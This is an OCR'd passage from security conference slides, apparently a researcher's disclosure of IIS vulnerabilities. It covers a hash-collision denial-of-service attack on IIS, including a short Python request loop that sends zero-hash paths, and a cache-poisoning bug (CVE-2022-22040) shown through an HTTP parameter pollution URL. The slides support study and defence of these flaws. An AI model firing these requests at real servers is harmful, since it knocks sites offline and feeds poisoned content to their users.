4.  AddNodeInternal(key="<MACHINE-PREFIX>/AAAA/BBBB/CCCC/DDDD/EEEE/FFFF")
5.  AddNodeInternal(key="<MACHINE-PREFIX>/AAAA/BBBB/CCCC/DDDD/EEEE")
6.  AddNodeInternal(key="<MACHINE-PREFIX>/AAAA/BBBB/CCCC/DDDD")
7.  AddNodeInternal(key="<MACHINE-PREFIX>/AAAA/BBBB/CCCC")
8.  AddNodeInternal(key="<MACHINE-PREFIX>/AAAA/BBBB")
9.  AddNodeInternal(key="<MACHINE-PREFIX>/AAAA")
```

The scavenger is **NICE** to NULL records 😉



```
1  bool TREE_HASH_TABLE::InsertRecord(TREE_HASH_TABLE *this, void *record) {
2
3    /* omitting */
4
5    while ( i <= KeyLength ) {
6      if ( !SubKey[i] ) {
7        SubKeySig = TREE_HASH_TABLE::CalcHash(this, SubKey);
8        record = 0;
9        if ( i == KeyLength )
10         record = OrigRecord;
11
12       ret = TREE_HASH_TABLE::AddNodeInternal(this, SubKey, SubKeySig, record, ...);
13       if ( ret != 0x800700B7 )
14         break;
15       SubKey[i] = Key[i];       // Substitute the NUL-byte to slash
16     }
17     i = i + 1;
18   }
19   /* omitting */
20 }
```

$$h_{101}(Path_1)$$
$$= h_{101}(Path_1 + Path_2)$$
$$= h_{101}(Path_1 + Path_2 + Path_3)$$
$$= h_{101}(Path_1 + Path_2 + Path_3 + Path_4)$$
$$= h_{101}(Path_1 + Path_2 + Path_3 + Path_4 + Path_5)$$
$$= h_{101}(Path_1 + Path_2 + Path_3 + Path_4 + Path_5 + Path_6)$$
$$= h_{101}(Path_1 + Path_2 + Path_3 + Path_4 + Path_5 + Path_6 + Path_7)$$

`http://server` `/Path` `/Path` `/Path` `/Path` `/Path` `/Path` `/Path`

$$h_{101}(Path_1) = 0$$

$$= h_{101}(Path_1 + Path_2) = 0$$

$$= h_{101}(Path_1 + Path_2 + Path_3) = 0$$

$$= h_{101}(Path_1 + Path_2 + Path_3 + Path_4) = 0$$

$$= h_{101}(Path_1 + Path_2 + Path_3 + Path_4 + Path_5) = 0$$

$$= h_{101}(Path_1 + Path_2 + Path_3 + Path_4 + Path_5 + Path_6) = 0$$

$$= h_{101}(Path_1 + Path_2 + Path_3 + Path_4 + Path_5 + Path_6 + Path_7) = 0$$

Amplify the attack 10-times at least by a slight modification

```
1   import requests
2   from itertools import product
3
4   ZERO_HASH_TABLE = [
5     "/HYBCPQOG", "/XOCZE29I", "/HWYDXRYR", "/289MICAP", # ...
6   ]
7
8   for i in ZERO_HASH_TABLE:
9     request.get( "http://iis/" + "2BDCKV6" + i*12 )
```

The Result

- Denial-of-Service on default installed Microsoft IIS
  - About 30 requests per-second can make a 8-core and 32GB-ram server unresponsive
- Awarded $30,000 by Windows Insider Preview Bounty Program

Demo


https://youtu.be/VtnDkzYPNCk


IIS Cache Poisoning Attack

CVE-2022-22040

Cache Poisoning Attack on IIS

- IIS-Level Caching for:
  - Static Response - Cached by Kernel (http.sys)
  - Dynamic Response - Cached by HTTPCacheModule
- HTTPCacheModule
  - Use LKRHash


HTTP Cache Module
Default Web Site Home
Start Page
Application Pools
Sites
Default Web Site
Machine Key
Pages and Controls
Providers
Session State
SMTP E-mail
ASP
CGI
Compression
Default Document
Directory Browsing
Error Pages
Handler Mappings
ISAPI Filters
Logging
MIME Types
Modules
Output Caching
Request Filtering
SSL Settings
Management
Failed Request Tracing...
Browse *:80 (http)
Start
Stop


Internet Information Services (IIS) Manager
WIN-CHV7M2UJ7SP ▸ Sites ▸ Default Web Site ▸
File View Help
Connections
Start Page
WIN-CHV7M2UJ
Application
Sites
Default W
Add Cache Rule
File name extension:
*.aspx
Example: .aspx or .axd
User-mode caching
File Cache Monitoring
Using file change notifications
At time intervals (hh:mm:ss):
00:00:30
Prevent all caching
Advanced...
Kernel-mode caching
File Cache Monitoring
Using file change notifications
At time intervals (hh:mm:ss)
00:00:30
Prevent all caching
OK
Cancel
Advanced Output Cache Rule Settings
Multiple File Versions
Cache different versions of a file based on:
Query string variable(s):
id
Example: Locale, Culture
Headers:
Example: Accept-Language, Accept-Charset
OK
Cancel
Actions
Open Feature
Explore
Edit Permissions...
Website
Help

Cache Poisoning While...

- Configure the cache based on the Query String:
  - IIS caches responses by the specified Query-String
  - Inconsistency between the module's Query-String parser and the backend (mostly ASP.NET) may cache wrong results.

A Case of Inconsistency

- A simple HTTP Parameter Pollution can rule them all
  - **Output Caching:** Use the first occurrence for the Cache-Key
  - **ASP.NET:** Concatenate all together!

	`key=val1&key=val2`
Output Caching	`key=val1`
ASP.NET	`key=val1,val2`

The hacker poisoned...

```
http://orange.local/hello.aspx?id=Orange
&id=+and+You+Got+Poisoned
```

hello.aspx

```
<%=String.Format("Hello {0}", Request("id"))%>
```


The user saw…

